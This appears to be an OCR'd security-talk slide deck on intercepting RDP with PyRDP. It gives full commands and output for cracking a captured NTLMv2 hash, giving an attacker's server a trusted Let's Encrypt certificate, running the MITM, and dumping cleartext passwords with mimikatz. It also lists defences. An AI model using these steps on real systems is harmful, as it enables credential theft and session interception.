
```
[2021-11-10 22:52:28,343] - INFO - Karen105427 - pyrdp.mitm.connections.ntlmssp - [!] NTLMSSP Hash:
admin:::937f60a48cea8943:f298d601927699c77aab319e7de5b9ac:010100000000000000debca285d6d7015f3d313dc29e3
80c0000000002000a00570049004e004e00540001000a00570049004e004e00540004000a00570049004e004e00540003000a00
570049004e004e00540005000a00570049004e004e00540006000400020000000a0010000000000000000000000000000000000
0090022005400450052004d005300520056002f006c006f00630061006c0068006f007300740000000000000000000000000000
000000000000000000000000000000
```

Net-NTLMv2 Response

# NetNTLMv2 Hash Cracking

With john (hashcat works too)

```
$ john --format=netntlmv2 --wordlist=~/wordlist/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
purple           (admin)
1g 0:00:00:00 DONE (2022-04-07 14:44) 14.28g/s 58514p/s 58514c/s 58514C/s
123456..oooooo
Session completed
```



# Preventing Hash Capture

- Verify connection to RDP server
  - Server address
  - Domain name
- Always look for valid certificates
  - Attack tools will often use hardcoded certificate values
- Never use RDP on untrusted networks!
- Avoid NTLM / Use Kerberos
- Audit NTLM usage*

# How Bad is it Really?


## Demo!

(link to video)

# Certificates with RDP?

# Use Let’s Encrypt to Protect RDP

- It works!
- Impractical
    - No auto-renewal or expose ports 80/443
    - Must use a domain name



PyRDP-client [Running] - Oracle VM VirtualBox

Remote Desktop Connection

Computer: py-server.gosec.co

User name: WINDEV2202EVAL\Administrator

You will be asked for credentials when you connect.


# Attacker Controlled Let’s Encrypt Signed Certificate

Easy way to increase trust in a server


Non-NLA only PyRDP requires it

Step by step:

```
# with DNS already pointing to the PyRDP server
snap install core; snap refresh core
snap install --classic certbot
certbot certonly –standalone
```



```
Please enter the domain name(s) you would like on your certificate (comma and/or
space separated) (Enter 'c' to cancel): my-server.gosec.co
Requesting a certificate for my-server.gosec.co

Successfully received certificate.
Certificate is saved at: /etc/letsencrypt/live/my-server.gosec.co/fullchain.pem
Key is saved at:         /etc/letsencrypt/live/my-server.gosec.co/privkey.pem
This certificate expires on 2022-07-05.
```




Remote Desktop Connection

The identity of the remote computer was verified by using a server certificate.

```
pyrdp-mitm.py -i 172.19.0.1 -c /etc/letsencrypt/live/my-server.gosec.co/fullchain.pem -k \
    /etc/letsencrypt/live/my-server.gosec.co/privkey.pem 52.23.235.42
```

# Copy on Attacker Controlled Server

If you want to support/attack NLA



The identity of the remote computer was verified by using a server certificate.

Step by step:

```
openssl pkcs12 -export -passin "pass:admin" -passout "pass:admin" \
    -out my-server.pfx -inkey cert.key -in fullchain.pem
# Copy pfx to RDP Server
# In Admin PowerShell console:
$password = ("admin" | ConvertTo-SecureString -AsPlainText -Force);
$thumbprint = (Import-PfxCertificate -FilePath C:\Windows\Temp\cert.pfx -
CertStoreLocation cert:\LocalMachine\My -Password $password).Thumbprint;
$path = (Get-WmiObject -class "Win32_TSGeneralSetting" -Namespace
root\cimv2\terminalservices -Filter "TerminalName='RDP-tcp'").__path;
wmic /namespace:\\root\cimv2\TerminalServices PATH Win32_TSGeneralSetting Set
SSLCertificateSHA1Hash="$thumbprint";
```


# Stealing Credentials

# Stealing Credentials

- Credentials are sent as part of NLA connection
- Terminal Service saves passwords in memory
- Passwords are in cleartext
- Mimikatz to the rescue :)


# Stealing Credentials

(cont.)



```
  .#####.   mimikatz 2.2.0 (x64) #19041 May 17 2021 23:43:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # version

mimikatz 2.2.0 (arch x64)
Windows NT 10.0 build 17763 (arch x64)
msvc 150030729 207

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # ts::logonpasswords

   Domain     :
   UserName   : Administrateur@lab.local
   Password   : waza1234/

   Domain     : KIJOU
   UserName   : gentiloperateur
   Password   : waza1234/ope

mimikatz #
```

| Utilisateur | Statut | 1%<br>Processeur | 74%<br>Mémoire |
